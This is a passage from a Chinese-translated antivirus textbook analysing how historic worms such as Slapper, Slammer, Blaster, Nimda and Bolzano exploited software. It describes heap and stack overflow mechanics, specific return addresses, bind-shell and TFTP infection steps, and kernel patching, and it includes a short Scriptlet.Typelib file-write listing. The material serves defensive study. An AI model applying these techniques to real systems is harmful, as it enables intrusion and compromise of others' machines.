有人可能认为释放内存是一项非常简单的任务。实际上，当一个内存块被释放的时候，free()要执行相当多的任务。其中包括内存块的合并，就是将临近的空闲块合并成一个块，避免碎片。这个合并操作使用向前以及向后的指针来操作空闲块的链表，它相信这些指针的确是指向堆内存的（至少在已发布的版本中是这样）。

攻击代码通过设置SSL_SESSION内存块后面的边界标记的PREV_IN_USE位，用向前归并的方式把内存中的SSL_SESSION 结构和后面伪造的内存块归并在一起。伪造块中向前的指针指向GOT，被当做是指向块首的指针被取消，向后的指针的值（shellcode地址）被写入块首偏移12的位置，因此，在free()的GOT入口的末尾就是shellcode的地址。

值得注意的是，伪造块的向后指针也被取消掉了，所以shellcode的开始也被当做一个块的头部，8个字节要填上假的向前指针。为了避免在这个操作中破坏shellcode，shellcode开始处是一个短跳转指令，后面跟着10个无用的字节，用NOP填充。因此，在合并的过程中，就不会有shellcode指令被破坏。

最后，服务器在下次调用free()的时候，将使用GOT中被修改了的free()入口地址，然后控制就会直接转移到shellcode。

10.4.4.6 shellcode以及感染

当shellcode执行的时候，它首先搜索连接到攻击计算机的TCP连接的套接字。为此，shellcode对所有的文件描述符调用getpeername()，直到所得到的TCP端口与shellcode自己本地连接的端口号相同为止。然后，shellcode将套接字复制到标准输入、标准输出以及错误输出。

然后，它试图通过调用setresuid()获取根用户权限。Apache通常都是以root用户运行，然后使用setuid()函数切换到一个用户“apache”。因此，setresuid()调用将失败，因为setuid()是不能撤销的，它不同于seteuid()函数。见第15章，Slapper shellcode攻击的systrace可以清楚地显示，setresuid()函数调用失败，并且向调用者返回－1。第15章的systrace也解释了攻击时，free()函数调用的顺序。

这个shellcode的作者可能忽略了这一点，不过该蠕虫不需要root用户权限来传播，因为它只需要写入/tmp文件夹。

最后，蠕虫通过execve()系统调用执行了一个标准shell /bin/sh，然后蠕虫通过一些shell命令以uuencoded形式将自己上传到服务器，然后解码、编译、最后执行自己。蠕虫在不同的平台上重新编译源代码，这一点使得对二进制形式的蠕虫检测有些困难。操作在/tmp文件夹下完成，这个蠕虫以.uubugtraq，.bugtraq.c，以及.bugtraq文件名（注意，最前面的“.”使得这些文件对简单的ls命令是不可见的）存在。

10.4.4.7 加密了？可以检测到吗？

由于这种蠕虫是通过劫持SSL连接来传播的，于是人们很自然地怀疑，蠕虫是不是以加密的方式传播，这个问题对依赖检测原始包中的某些特征的IDS系统开发者而言是至关重要的。幸运的是，由于在SSL握手过程的开始就发生了缓冲区溢，套接字还没有被加密，所以通过连接传输的攻击缓冲区和shellcode都是明文。后来的shell 命令也使用了同一个套接字来传送，uuencoded编码的蠕虫也是明文传送的。只有后来的“server verify”，“client finished”以及“server finished”的包是加密传输的，但它们与检测并没有多大关系。

10.4.4.8 P2P攻击网络

当蠕虫在一台新的计算机里执行的时候，它绑定UDP 2002端口，成为P2P网络的一部分。注意，虽然一个有漏洞的计算机可能被多次侵入，但是绑定2002端口使得不可能在一台计算机中运行多个实例。

蠕虫的父节点（在发起攻击计算机上）将P2P网络的所有主机列表发送给它的子节点，并且将新的蠕虫实例所在的IP地址广播给P2P网络。P2P网络上的计算机周期性地交换主机地址列表更新，新感染的计算机也在网络上随机选择B类网络扫描其他有漏洞的计算机。

在这个P2P网络中使用的协议是基于UDP的，并且通过校和、序列号以及确认来保证通信的可靠性。P2P代码取自于一些早期的工具，每一个蠕虫的实例都可以作为一个DDoS代理和后门。

10.4.4.9 Linux/Slapper攻击总结

Linux/Slapper是拼凑出来的一个有意思的DDoS代理，有些函数是从OpenSSL源代码中直接抄过来的，据作者说shellcode也不是他自己写的。这些拼凑出来的代码量相当大，一时还很难搞明白。像BSD/Scalper一样，在漏洞可以利用的时候，蠕虫的大部分代码可能已经写出来了。对于作者来说，只需要将攻击代码集成在一起就行了。

就像利用BSD memcpy()实现漏洞的Scalper一样，这个攻击所利用的目标不仅仅是一个应用程序的漏洞，而且是应用程序与底层运行时库函数漏洞的组合。我们期望memcpy()及free()函数跟我们日常编程中表现出来的行为一致，但是如果在一些特殊的状态下给这些函数输入不正常的参数，它们就可能工作不正常甚至引起严重的安全问题。

Linux/Slapper表明了Linux系统同Windows系统一样，都很容易成为蠕虫传播的攻击目标。对那些被Slapper感染的Linux服务器来说，这是应该记住的一天。

10.4.5　2003年1月的W32/Slammer蠕虫（Mini蠕虫）

Slammer蠕虫[23]的感染目标是微软SQL Server 2000产品，以及MSDE2000（微软SQL Server 2000桌面引擎）以及相关的软件包。由于在很多客户软件包内集成了MSDE（比如微软Visio 2000企业版），所以不仅是服务器系统，很多工作站系统也同样易受Slammer蠕虫的攻击。不幸的是，很多用户认为他们的工作站系统对Slammer蠕虫是安全的，但却再三被Slammer感染。

这种蠕虫于2003年1月25日在全世界造成了严重的大爆发，根据早期的报告，这种蠕虫只用了十五分钟就在世界各地广泛流行,在蠕虫爆发的初期，因特网的丢包率急剧上升，最后变成了大规模的DoS攻击。

这种蠕虫利用了一个DLL中SQL Server 解析服务实现中的一个基于堆栈的缓冲区溢出，这个DLL（ssnetlib.dll）被SQL Server服务进程SQLSERVR.EXE调用。这个漏洞是由NGSSoftware公司的David Litchfield报告给微软公司的，一起报告的还有其他的一些漏洞。实际的攻击代码是在BlackHat（黑帽）会议上公布的，显然这段代码成了开发该蠕虫的基础。

10.4.5.1　攻击设置

SQL Server进程监听TCP和UDP端口，蠕虫攻击的目标端口是UDP 1434，它发送一个特殊的请求类型（0x04），0x04是载荷的第一个字符，后面跟着精心设计的“字符串”，其中包含蠕虫代码。蠕虫的代码非常小，只有376个字节，因此，它是直到今天最短的二进制蠕虫（376字节是去掉协议头之后的数据包长度）。

因为该蠕虫用一个UDP数据包就足以完成感染，所以UDP包中发起攻击的源IP地址可以是伪造的。由于蠕虫随机产生目标IP地址，因此，很难估计攻击是从哪个国家发起的。

10.4.5.2　ssnetlib.dll（在SQL Server 2000中）的问题

在ssnetlib.dll中实际易受攻击的函数嵌套在处理连接请求的线程中。这个函数需要构造一个用来访问注册表的字符串，为此需要在一个128字节的缓冲区中把三个字符串连接在一起。这个字符串建立在堆栈中，对中间的字符串参数没有输入检查，第一个和第三个字符串是位于ssnetlib.dll中的常量。

字符串1：SOFTWARE\Microsoft\Microsoft SQL Server\

字符串2：数据包中传递的字符串（在0x04类型字段之后）

字符串3：\MSSQLServer\当前版本

只要一个超长的字符串传递到该函数，堆栈就会被破坏。字符串2是SQL Server的一个实例名。根据微软的知识库，这个字符串最多只能有16个字符长。然而，这在服务器上并没有限制，甚至在一些客户端上也没有。

这个蠕虫的设计非常巧妙，它的代码不仅仅简洁，而且代码里没有一个0（也就是NOP指令。——译者注）。这是因为缓冲区要用做sprintf()函数的一个字符串参数（0是字符串的结尾标志。——译者注）。

这个溢出的结果是在堆栈中建立了一个连接起来的字符串，其中字符串2就是蠕虫代码本身。

10.4.5.3　获取控制

因为这个蠕虫不能包含0，病毒的作者使用了很多01填充字节。此外，为了不让字符串中出现0，蠕虫作者煞费苦心，包括使用不含0的地址，用XOR操作来避免出现0，这都是公开的shellcode技术。

蠕虫的开始是为漏洞函数伪造的局部变量，之后是新的返回地址（0x42B0C9DC）。这个地址是一个指向SQLSORT.DLL中JMP ESP指令的指针，SQLSORT.DLL是SQL Server进程的另一个模块。

为确保这个有漏洞的函数将控制转到蠕虫体，蠕虫的报头部分还使用了一个哑元值（“破坏测试哑元”，0x42AE7001）来取代堆栈中的函数参数。这是必须的，因为在调用sprintf()之后需要使用这些参数来触发溢出。如果替换参数失败会导致一个异常，函数将不正常返回。

当函数返回后，控制流就转到JMP ESP指令，这个指令会跳转到在堆栈中劫持的返回地址之后的位置。接下来的第一条指令是一个短跳转（Short Jump），从伪造的函数参数跳转到蠕虫的主体代码部分。

10.4.5.4　初始化

因为蠕虫头部分包含局部变量，这些变量在实际的有错误的sprintf()和函数返回到蠕虫体的期间会发生改变，这将破坏蠕虫的头部。因此，这个蠕虫要重构这个区域，以保证它的头部分保持不变。因为堆栈中蠕虫头部缺少查询类型区域（0x04），因此蠕虫就通过将一个0x04000000 DWORD压入栈重构它，这个DWORD的高字节将会在以后被复制代码引用。

至此，蠕虫只需要调用几个函数。在原始的漏洞利用代码之后，蠕虫的作者使用了SQLSORT.DLL的导入地址目录来调用LoadLibraryA()和GetProcAddress()函数。这些函数在不同的SQL Server版本的服务包和补丁都是兼容的。因此，首先要检查代码的GetProcAddress()函数，确保它是入口的正确函数。

这个蠕虫获取对WS2_32.DLL和KERNEL32.DLL的处理的访问（基于地址的），然后获取socket(), sendto(), 以及GetTickCount()等API的地址，所有的地址都需要进行复制。

10.4.5.5　复制

复制非常简单，蠕虫通过一个无限循环随机地产生IP地址，并向其UDP 1434端口发送376个字节。这导致了服务器的CPU使用率上升，成千上万的UDP包被发送出去，不仅在短时间内侵占了世界范围内大量的计算机，而且造成了一次非常有效的大规模拒绝服务攻击。

用于产生IP的随机数产生器是微软的Basic随机数产生器的变种，它使用了相同的乘数，这样产生的目标系统就足够随机。

10.4.5.6　Slammer蠕虫攻击总结

有意思的是，该蠕虫爆发时，微软的补丁以及相关的补丁（微软《Security Bulletin》MS02-039和MS02-061）已经出来了6个月。如果使用恰当的话，补丁可以有效地阻止蠕虫攻击。但是，对大公司而言，打补丁的代价太高了。打补丁不容易的另一个原因是，由于微软或第三方的大

量产品都包含了SQL Server；另外，很多用户没有意识到客户软件（例如Visio）中也运行着一个有漏洞的SQL Server，因此没及时修补他们的系统。

虽然SQL Server提供很多种用户权限来安装服务进程，但是大部分用户都是以管理员权限运行，把SQL Server进程运行在系统上下文中。由于线程的这些特权，使得劫持该线程的攻击者可以访问系统上任意的资源，以发起更进一步的攻击和破坏。

据估计，Slammer感染了至少75 000台主机，在Slammer传播的时候，感染数量每8.5秒就会增加一倍[24]。

10.4.6 2003年8月Blaster蠕虫（Win32上基于shellcode的攻击）

2003年8月11日，Blaster蠕虫开始利用微软《Security Bulletin》MS03-26[25]中描述的漏洞入侵世界各地的计算机。这个特殊的漏洞甚至影响了Windows Server 2003。不幸的是，利用未认证（non-authenticated）的客户连接就可以攻击RPC/DCOM漏洞。当时微软的补丁也发布了，但是这次没有给用户打补丁留下充足的时间，因为从微软发布安全公告到蠕虫爆发的时间很短（不到一个月的时间）。

10.4.6.1 所有系统都可能被感染

Blaster蠕虫[26]对系统做的第一件事就是在注册表的HKLM/.../Run处注册一个键值“Windows Auto Update”，直接指向文件名msblast.exe（没有路径名。——译者注）。这是因为通常情况下，Windows都会在缺省的系统目录下搜索可执行文件。然后蠕虫创建一个名为BILLY的互斥变量，如果这个变量已经存在，蠕虫就会退出，以避免在一台计算机上同时运行多个实例。

然后，蠕虫就等待一个活动的网络连接，开始寻找要感染的计算机。

10.4.6.2 SP4、SP3、SP2、SP1，点火！

Blaster的目标选择方式与CodeRed以及Slammer蠕虫不同。在60%的时间里，Blaster传播给完全随机的IP地址；其余40%的时间，它攻击与主机在同一B类地址的计算机，以此侵入该局域网的一大批有漏洞的系统。对目标的扫描是线性的（目标地址单调递增，直到达到了IP空间的尽头）；在攻击局域网时，扫描主机所在的C类网段或者下一个网段开始。

这种蠕虫以Windows 2000和Windows XP的计算机为目标，特别Windows XP（可能是因为蠕虫建立Raw Socket上，在Windows 2000上需要超级用户权限，而在Windows XP上则不需要）。因此，蠕虫在80%的时间里，把自己调整为适合Windows XP系统，其余20%则在2000系统上。蠕虫只在初始化的时候做一次选择。由于这种自动调整，所有没打补丁的系统都会受到影响；有时候蠕虫只会造成被攻击计算机的拒绝服务，因为它破坏了RPC服务。

10.4.6.3 第二阶段：shell

蠕虫通过三个阶段来感染一台新的计算机，与使用一个连接的CodeRed及轻量级的Slammer相比，它包含了非常多的网络活动。首先，蠕虫利用RPC DCOM漏洞将它的攻击缓冲区发送到目标系统的TCP 135端口，导致目标计算机在系统上下文中用一个shell(cmd.exe)绑定TCP 4444端口。第二步，蠕虫向新创建的shell发送一个命令，使它从发起攻击的计算机下载蠕虫代码。蠕虫参照RFC1350实现了自己的TFTP服务器，TFTP客户端则是Windows操作系统自带的。最后，一旦msblast.exe文件下载成功，21秒钟之后，蠕虫就会再发一个命令让远程计算机执行msblast.exe。

10.4.6.4　“我们有问题”

Shell退出以后，被劫持的RPC服务线程就运行shellcode代码，调用ExitProcess()使RPC服务终止。无论何种原因，RPC服务的终止都会造成XP系统在一分钟后重启；在2000的系统上，这个服务的终止会产生很多不常见的副作用，其中最严重的是造成Windows不能使用Windows更新服务。

10.4.6.5　巨大的冲击波

像一般快速传播的蠕虫一样，W32/Blaster也重用了以前贴在很多安全邮件列表中的攻击代码，它使用了两个所谓的通用偏移量作为典型的堆栈缓冲区溢出的返回地址，这两个地址在Windows多个版本中都是兼容的。所利用的漏洞位于rpcss.dll文件的代码中一个与激活DCOM对象有关的函数中，这个函数从DCOM客户所指定的UNC路径中提取NetBIOS服务器名字，然后把它放到堆栈上的缓冲区中，没有做边界检查。

当堆栈被破坏后，被劫持的返回地址指向一个call ebx指令（call ebx指令位于“著名的”常数数据表内，这一内存用于映射Unicode.nls文件），然后跳回到shellcode上方的NOP指令。这是可能的，因为ebx寄存器指向先前堆栈帧中的一个局部变量（即在堆栈中较高的内存地址中），而这个堆栈帧是由上面第四层（！）调用函数创建的！如图10-15所示：




图10-15　Blaster攻击时内存布局以及控制流程

Shellcode搜索一些有用的API地址，绑定端口TCP 4444，接受一个连接后派生一个shell并且将它的输入绑定到4444端口的套接字，然后等待shell进程结束后退出。

10.4.6.6　针对微软的拒绝服务攻击

W32/Blaster实现了一个对网站windowsupdate.com的SYN-Flood拒绝服务攻击，也就是Windows Update（更新）站点的别名。这个攻击在每月15日以后，或者月份大于8的时候执行（就是说，从8月16日到年末，然后在1月16日到1月31日，2月16日到2月29日等等）。

Blaster蠕虫很快受到W32/Welchia蠕虫[25]的反击，然而Welchia蠕虫经常传递补丁失败，因

此，Welchia蠕虫在这次“蠕虫大战”中通常被认为是有害的。

10.4.7 计算机病毒中缓冲区溢出的一般用法

根据前面的例子可以看出，计算机蠕虫一般攻击各种服务进程和守护进程程序，这些程序一般监听各种TCP/UDP端口以等待处理到达的请求。任何通信服务都可能会包含一些漏洞，像Morris蠕虫中的fingerd、ADM蠕虫[27]中的BIND、以及CodeRed蠕虫中的IIS。

需要注意的是，对付这些攻击最好的办法是从系统中删除所有不需要的服务，为了保证执行环境的安全，减少恶意黑客以及病毒攻击通过网络入侵的机会，所有这样的服务都应该删除。例如，在CodeRed病毒中，有漏洞的IDQ.DLL仅仅用来支持很少使用的索引服务；如果当初在不需要它的系统上关闭了这一服务（可能大部分系统都这样），CodeRed蠕虫就不会这么成功。

10.4.8 W32/Badtrans.B@mm描述

2001年11月24日发现了W32/Badtrans.B@mm，这个蠕虫用不同的名字把自己通过电子邮件发送出去，并且能够窃取数据，如从被感染的系统中窃取口令。

利用MIME漏洞

这个蠕虫使用了一个MIME报头漏洞，使蠕虫可以在用户预览或阅读带毒的电子邮件信息的时候执行。受影响应用包括微软的Outlook（Express）以及一些其他的使用IE来显示HTML邮件的邮件客户端。用户不用执行附件，被感染的邮件在读取或者预览邮件的时候就会直接执行附件中的代码。

MIME的漏洞利用在10.3.4.5节中进行了描述。

2001年3月，微软在《Security Bulletin》MS01-20中对MIME报头漏洞进行了修补，但是该蠕虫在八个月后仍然有效。如果系统打了补丁，被感染的风险就会明显降低。

不幸的是，今天的很多计算机仍然易受这种攻击。W32/Klez（2001年10月首次发现）的所有变种都是利用这一漏洞，W32/Klez的感染曲线在2002年5月才达到感染高峰，也就是说在补丁推出一年多之后。

10.4.9 W32/Nimda.A@mm所用的漏洞攻击方法

W32/Nimda.A@mm蠕虫利用了很多种方法来传播。这个蠕虫可以通过电子邮件发送自己，也会寻找开放的网络共享，并且试图将自己复制到没有打补丁或者已经有漏洞的微软IIS Web服务器。Nimda病毒也会感染本地文件以及网络上共享的文件。

该蠕虫使用Web服务器文件夹遍历的漏洞感染IIS Web服务器，同时也使用MIME报头解码的漏洞通过电子邮件传播，在用户阅读或预览病毒邮件时便可以执行。

大概在格林尼治标准时间2001年9月18日12时，W32/Nimda.A@mm开始爆发。在开始的12个小时之内，W32/Nimda.A@mm传染了至少450 000台独立的主机，高峰时期同时运行着的感染主机有160 000台。蠕虫如此飞速的传播，依赖两种因素：一是它可以通过输入检查漏洞感染IIS Web服务器，同时还可以在用户预览邮件时执行蠕虫代码（而不需要打开附件）。

IIS漏洞描述

W32/Nimda.A@mm利用微软因特网信息服务器（IIS）MS01-026漏洞上传代码，或者用TFTP从以前攻破的计算机上下载代码，然后远程执行蠕虫代码。

W32/Nimda.A@mm 通过发送一个dir命令搜索服务器，它利用了以前攻击暴露出来的CMD.EXE，或者利用前面介绍的URL规范化以及编码漏洞来执行winnt\system32\cmd.exe。

如果服务器响应成功代码“200”，W32/Nimda.A@mm就会记录这个有漏洞的服务器，开始上传程序。如果服务器不返回成功信息，蠕虫就会发送另一个畸形的URL再试一次。W32/Nimda.A@mm总共会尝试13种URL编码攻击，对之前被攻破的服务器则会尝试四种特殊的URL。

蠕虫通过执行tftp.exe上传到远程服务器，仍是使用畸形的URL来突破Web根目录的限制。蠕虫利用TFTP客户端连接返回发起感染的服务器，下载它自身的一个拷贝，保存的文件名为admin.dll。

当W32/Nimda.A@mm复制到Web服务器上以后，它简单地向远程服务器发送一个HTTP GET请求来运行蠕虫代码（即：GET/directory/<exploit string>/<filename>.dll请求是GET /目录/<利用字符串>/<文件名>.dll）。

10.4.10　W32/Bolzano描述

W32/Bolzano是一种直接感染的病毒，它感染PE文件。尽管这种病毒复制十分简单，但是修改Windows NT内核以关闭用户权限检测的方法却非常新奇。

修改操作系统内核

类似于W32/Bolzano（后来还有W32/Funlove使用同样的方法）病毒修改计算机的内核文件，这样可以使病毒获得很多便利。

在初始化感染的时候，W32/Bolzano以及W32/Funlove需要Windows NT服务器或者Windows NT工作站的管理员权限。修改操作系统内核并不是病毒的主要安全风险，但是由于很多用户使用管理员用户运行它们的系统，这也是个潜在的威胁。此外，病毒经常会等到管理员或者其他拥有相同权利的用户登录。

这种情况下，W32/Bolzano就会有修改ntoskrnl.exe的机会，ntoskrnl.exe是Windows NT的内核，位于WINNT\SYSTEM32的文件夹中。这种病毒仅仅修改了内核中的API SeAccessCheck()中的两个字节。用这个方法，W32/Bolzano就可以给所有用户访问每个文件的全部权限，而忽略了操作系统的保护，只要计算机从修改了的内核启动即可。这就意味着，系统上一个拥有最低权限的Guest账号也能够读取并修改所有的文件，包括正常情况下只能由管理员访问的文件。

（尽管没有造成破坏，但是）这是一个潜在的安全问题，由于病毒可以传播到它想到达的任何位置，尽管有些计算机上的实施了访问限制。此外，经过攻击后，所有文件对所有用户都失去了保护。造成这一结果的原因是，SeAccessCheck() API函数在每次检查访问权限时被调用，如果允许用户访问则返回1；否则返回0。被修改后的SeAccessCheck()总是返回1。

不幸的是，检查ntoskrnl.exe一致性的地方只有一个。在操作系统启动时，系统装入程序ntldr在把ntoskrnl.exe装入物理内存时负责检查文件的完整性。如果发现完整性受到破坏，ntldr就会停止载入ntoskrnl.exe，并且在“蓝屏”出现前，显示出一个错误消息。为了避免这个问题，W32/Bolzano也将修改ntldr，使得即便校验值计算结果与原始校验码不同，Windows NT也将正常启动，而且不会提示任何消息。

因为ntldr自身的一致性没有检查，修改过的内核就会正常装载，对用户没有任何通知。因为

ntldr是一个隐藏的、只读的系统文件，Bolzano在修改它之前，首先要将它的属性修改为“archive”。

注释　这种对ntoskrnl.exe等系统可执行文件的修改问题通过Windows 2000/XP系统中系统文件校验（System File Checker，SFC）功能得以解决。不过不幸的是，恶意代码可以非常容易地关闭这一功能。此外，SFC的主要函数没有病毒防护机制（即校验程序本身的完整性无法保障），因此这一方案只解决了所谓的“DLL地狱”问题。

在某些系统上，例如Linux，内核源文件可以直接被系统访问。尽管不是以默认方式安装的，经常用重新编译源代码的方式安装新的驱动，这要求源码在恰当的位置。另外，一些人经常通过重新编译最近的内核源文件来修改系统的一些缺陷。因此，任何病毒或者恶意软件在内核重新编译的时候都能够很容易地改变系统的源码来获取根用户权限，假设病毒有对源文件的一些部分的写入权限。

10.4.11　VBS/Bubbleboy描述

VBS/BubbleBoy是一个运行在英文和西班牙文版本的Windows 98以及Windows 2000操作系统下的VB脚本蠕虫。该蠕虫通过电子邮件将自身发送到微软Outlook地址簿中的每一个电子邮件地址。这个蠕虫利用一个ActiveX控件脚本安全漏洞来执行自身，不需要用户从电子邮件中保存并运行这个附件。这个漏洞最早被JS/Kak[28]利用。

ActiveX Safe-for-Scripting漏洞

VBS/Bubbleboy利用Scriptlet.Typelib控制，在Windows启动目录下创建一个恶意的HTA（HTML应用程序）文件。于是，计算机下次重新启动的时候，这个HTA文件就开始运行。通过利用Safe-for-Scripting漏洞，使用有漏洞的IE5版本来阅读或预览一封电子邮件时（阅读邮件使用的Outlook或Outlook 等客户端软件在显示HTML文件时调用IE。——译者注），就可以创建这个文件。

Scriptlet.Typelib为Windows脚本组件（Script Component）动态地产生一个类型库，这个类型库一般包含它的接口和成员。类型库用来表明VB完成情况，并且能够显示对象浏览器中的方法和属性。

因此，Scriptlet.Typelib提供一个指定类型库写入位置的路径属性，以及一个含有类型库信息的字符串的文档属性。最后，用Write方法创建这个类型库文件。

不幸的是，Scriptlet.Typelib控件被标记为Safe-for-scripting。这就使得远程脚本（Internet Zone中的脚本文件，比如HTML格式的电子邮件或者远程Web 网页）利用Scriptlet.Typelib的方法和属性来生成一个文件，这个文件应该是一个.tlb后缀的类型库文件，以文档属性定义来写入任意内容到本地系统。清单10-10示范了如何利用Scriptlet.Typelib来生成一个文件。

清单10-10　使用Scriptlet.Typelib来写入一个文件

```
Set oTL = CreateObject("Scriptlet.Typelib")
oTL.Path="C:\file.txt"      ' .tlb 路径/文件名
oTL.Doc="Hello World!"      ' .tlb 文件内容
oTL.Write                           ' 将文件写到本地磁盘
```

1999年8月31日，微软在《Security Bulletin》MS99-032中提供了一个修补该问题的补丁。

10.4.12 W32/Blebla描述

这个蠕虫发出的邮件有多变的主题和两个附件，分别是Myjuliet.chm以及Myromeo.exe。当用有漏洞版本的Outlook（Express）读取或者预览一封邮件时，这两个附件就会自动保存并且执行。启动时，这个蠕虫试图将自身发送到Outlook的地址簿内的所有人，使用的几个邮件服务器位于波兰。

ActiveX和缓存器旁路漏洞

W32/Blebla使用一组ActiveX控件，这些控件都被标记为Safe-for-scripting，还有一个漏洞，允许将文件保存在本地。

这个蠕虫使用HHCtrl（HTML帮助）ActiveX控件的showHelp方法。这个方法可以通过脚本来显示并执行CHM（编译的HTML）文件。最初，showHelp方法包含一个漏洞，用户只要提供一个完整的文件路径就可以打开文件，这就使得我们可以在本地启动远程CHM文件。微软在《Security Bulletin》MS00-37中修补了这个漏洞。

尽管执行远程CHM的问题被改正了，然而，这些控件仍然被标记为Safe-for-scripting。此外，这个控件仍然可以执行本地CHM文件，所以通过远程脚本（例如HTML格式的电子邮件以及远程Web网页）可以执行本地CHM文件。这并没有被作为一个漏洞，因为恶意的CHM文件首先需要在本地系统中存在才能执行。

这个蠕虫同时利用了showHelp的本地执行能力和缓存器旁路（bypass）漏洞。一般地，当收到一个HTML格式的电子邮件时，内嵌的文件（比如图片文件，<IMG SRC=inline.gif>）都会被自动保存到Temporary Internet Files目录中。从设计上，这个缓存目录作为Internet Zone，对远程脚本是没有限制的，因此，即便W32/Blebla能够将一个本地CHM保存到这个位置，showHelp方法也没有权限从该目录装入文件执行。

利用微软Outlook的一个缓存器旁路的漏洞，蠕虫能够将CHM文件保存到一个已知位置C:\Windows\Temp（而不是Temporary Internet Files），这样就忽略了对Temporary Internet Files目录的访问限制。

在恶意的文件被保存到C:\Windows\Temp之后，蠕虫利用showHelp方法执行这个恶意的CHM。

这个例子展示了一个利用双重漏洞的攻击，showHelp方法本身并没有漏洞，然而通过与另一个漏洞相结合，攻击者可以远程地在本地系统上执行任意的代码。

微软在《Security Bulletin》MS00-046中修正了缓存器旁路的漏洞。

如果不把HHCtrl ActiveX控件标记为Safe-for-scripting，那么无论是否存在另一个漏洞，这个类型的攻击就不会发生。然而在今天，HHCtrl仍然标记为Safe-for-scripting，因此，能够用来远程执行本地文件。

10.5 小结

尽管早在1988年，混合威胁或混合攻击就已经存在了，但是如今它们的突然再现仍然备受关注。过去，计算机互联和因特网仅仅用于政府及大学研究，现在，因特网已经广泛使用并成为很多商业的基础。

混合攻击能够比经典的病毒传播得更快、更远，保护计算机的最好方法就是要经常安装安全补丁修补系统。基于主机以及基于网络的漏洞分析工具能够帮助我们更快地找到内部网络中有安全漏洞的过期系统，所以就能够更加及时地安装安全补丁。此外，漏洞分析工具还能够确保口令的设置符合企业的安全需求，这些工具也可以识别系统中应该卸载的不需要以及不安全的服务。企业版以及个人版的防火墙软件也有助于防范外来的或者内部发起的攻击。需要在工作站、服务器以及网关上安装防范机制。本书的第二部分，特别是第13章和第14章，讨论了针对这种攻击的有效的预防技术。

在现在和不久的将来，攻击将会由多种混合的威胁组成，可能造成的破坏仍然是不可预知的。与造成因特网主干的瘫痪相比，某台邮件服务器因为攻击而关掉的损失太微不足道了。

参考文献

1. http://www.cve.mitre.org—(Common Vulnerabilities and Exposures).
2. Elias Levy, "Smashing the Stack for Fun and Profit," *Phrack Magazine, 1996,*Volume 7, Issue 49.
3. Eric Chien, "CodeRed Worm," July 2001, http://securityresponse.symantec.com/avcenter/venc/data/codered.worm.html.
4. Peter Szor, "CodeRed II," August 2001, http://securityresponse.symantec.com/avcenter/venc/data/codered.ii.html.
5. Eric Chien, "W32.Nimda.A@mm," September 2001, http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.a@mm.html.
6. Peter Szor and Peter Ferrie, "Bad Transfer," *Virus Bulletin*, February 2002, pp. 5-7.
7. Eric Chien and Peter Szor, "Blended Attacks," *Virus Bulletin Conference*, 2002.
8. Eugene H. Spafford, "The Internet Worm Program: An Analysis," Purdue Technical Report, CSD-TR-823, 1988.
9. Michael Howard and David LeBlanc, "Writing Secure Code," Microsoft Press, 2003.
10. David Litchfield, "Windows 2000 Format String Vulnerabilities," May 8, 2002, www.nextgenss.com/papers/win32format.doc.
11. Halvar Flake, "Third Generation Exploits on NT/Win2K Platforms," *BlackHat Conference*, 2002, http://blackhat.com/html/win-usa-02/win-usa-02-spkrs.html.
12. Halvar Flake, personal communication, 2004.
13. http://msdn.microsoft.com/workshop/components/activex/safety.asp.
14. http://msdn.microsoft.com/library/en-us/script56/html/letcreatetypelib.asp.
15. Peter Szor, "Bolzano Bugs NT," *Virus Bulletin*, September 1999.
16. Peter Szor, "NetWare Execute-Only Attribute Considered Harmful," *EICAR Conference*, 1996, pp. 167-172.
17. Andrew Schulman, Ralf Brown, David Maxey, Raymond J. Michels, and Jim Kyle, *Undocumented DOS*, 2nd Edition, 1994, Addison-Wesley Publishing Company, Reading.
18. Peter Szor, "W32.Funlove.4099," November 1999, http://securityresponse.symantec.com/avcenter/venc/data/w32.funlove.4099.html.

19. Frederic Perriot, "W32/Opaserv," *Virus Bulletin*, December 2002, http://www.virusbtn.com/resources/viruses/indepth/opaserv.xml.

20. Bruce McCorkendale and Peter Szor," Code Red Buffer Overflow," *Virus Bulletin* September 2001.

21. Jack Koziol, David Litchfield, Dave Aitel, Chris Anley, Sinan Eren, Neel Mehta, and Riley Hassel, "The Shellcoder's Handbook," Wiley Publishing, Inc., Indianapolis, May 2004, ISBN: 07645-4468-3 (Paperback).

22. Frederic Perriot and Peter Szor, "Let free(dom) Ring!," *Virus Bulletin*, November 2002, pp. 8-10.

23. Peter Szor and Frederic Perriot, "Slam dunk," *Virus Bulletin*, March 2003, pp. 6-7.

24. David Moore, Vern Paxson, Stefan Savage, Colleen Shannon, Stuart Staniford, and Nicholas Weafer, "Spread of the Sapphire/Slammer Worm," http://www.cs.berkeley.edu/~nweaver/sapphire.

25. Frederic Perriot, Peter Ferrie, and Peter Szor, "Worm Wars," *Virus Bulletin*, October 2003, pp. 5-8.

26. Frederic Perriot, Peter Ferrie and Peter Szor, "Blast Off!" *Virus Bulletin*, September 2003, pp. 10-11.

27. Sarah Gordon, "The worm has turned," *Virus Bulletin*, August 1998.

28. Vanja Svajcer, "Kak-astrophic," *Virus Bulletin*, March 2000, page 7.

第二部分 防御者的策略

第11章 病毒防御技术

“谁来保卫卫兵自己呢？”

——Juvenal（古罗马讽刺诗人，约公元55-127年。——译者注）

本章收集了防毒软件中实际使用的各种病毒防御技术。特别讨论了在过去15年中随着病毒技术进步而不断发展的病毒扫描技术。在防毒软件的长期发展过程中，这些常见的反病毒技术已经进行了很多改进和优化，并被广泛应用。尽管将来可能出现其他的方法，但本章收录的都是久经考验的技术，这些技术在可预见的将来会一直是防毒软件的核心。

本章按先易后难的顺序给出计算机病毒检测的例子：

- 简单的基于模式的病毒检测
- 精确识别
- 加密、多态和变形病毒[1]的检测

